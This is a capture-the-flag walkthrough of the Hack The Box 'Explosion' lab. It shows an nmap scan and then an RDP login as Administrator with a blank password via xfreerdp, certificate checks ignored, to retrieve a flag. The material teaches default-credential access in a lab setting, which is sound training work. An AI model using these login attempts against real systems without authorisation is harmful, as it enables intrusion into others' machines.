Enumeration

We start, as always, with an nmap scan, resulting in open ports running RDP.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Explosion]
└─$ sudo nmap -sV $target_IP
[sudo] funa のパスワード:
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-22 22:13 JST
Nmap scan report for 10.129.122.149
Host is up (0.25s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.17 seconds
```

Foothold

We will be using xfreerdp to connect from our Kali Linux machine. You can check if you have xfreerdp installed by typing the command name in the terminal. If the script's help menu is output to the terminal, then you are ready to go.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Explosion]
└─$ xfreerdp

FreeRDP - A Free Remote Desktop Protocol Implementation
See www.freerdp.com for more information

Usage: xfreerdp [file] [options] [/v:<server>[:port]]

Syntax:
    /flag (enables flag)
    /option:<value> (specifies option with value)
    +toggle -toggle (enables or disables toggle, where '/' is a synonym of '+')
```

If you need to install xfreerdp, you can proceed with the following command:

```
$ sudo apt-get install freerdp2-xll
```

We can first try to form an RDP session with the target by not providing any additional information for any switches other than the target IP address. This will make the script use your own username as the login username for the RDP session, thus testing guest login capabilities.

```
┌──(funa㉿kali)-[~/l3ickey/htb/Explosion]
└─$ xfreerdp /v:$target_IP
[22:56:07:984] [16562:16563] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[22:56:07:984] [16562:16563] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[22:56:07:988] [16562:16563] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[22:56:07:988] [16562:16563] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[22:56:07:989] [16562:16563] [INFO][com.freerdp.client.x11] - No user name set. - Using login name: funa
[22:56:07:305] [16562:16563] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[22:56:07:366] [16562:16563] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex re
setting error state
[22:56:07:366] [16562:16563] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error s
tate
```


As we can see from the output below, our own username is not accepted for the RDP session login mechanism. We can try a myriad of other default accounts, such as `user`, `admin`, `Administrator`, and so on. Let us take a look at the switches we will need to use with xfreerdp in order to connect to our target in this scenaro successfully:

```
/cert:ignore : Specifies to the scrips that all security certificate usage should be ignored.
/u:Administrator : Specifies the login username to be "Administrator".
/v:{target_IP} : Specifies the target IP of the host we would like to connect to.
```

```
┌──(funa㉿kali)-[~/l3ickey/htb/Explosion]
└─$ xfreerdp /v:$target_IP /cert:ignore /u:Administrator                                                    131 ×
[23:26:19:156] [18554:18555] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[23:26:19:156] [18554:18555] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[23:26:19:156] [18554:18555] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[23:26:19:156] [18554:18555] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[23:26:20:468] [18554:18555] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[23:26:20:522] [18554:18555] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex re
setting error state
[23:26:20:522] [18554:18555] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error s
tate
Password:
```

The output is different this time, and during the initialization of the RDP session, we are asked for a `Password`. When promoted to enter the `Password` like in the output above, we can hit `Enter(without password)` to let the process continue without one.

The flag we are looking for is located on the `Desktop`



Once the file is opened, the flag is retrieved, and the machine is complete.

Congratulations!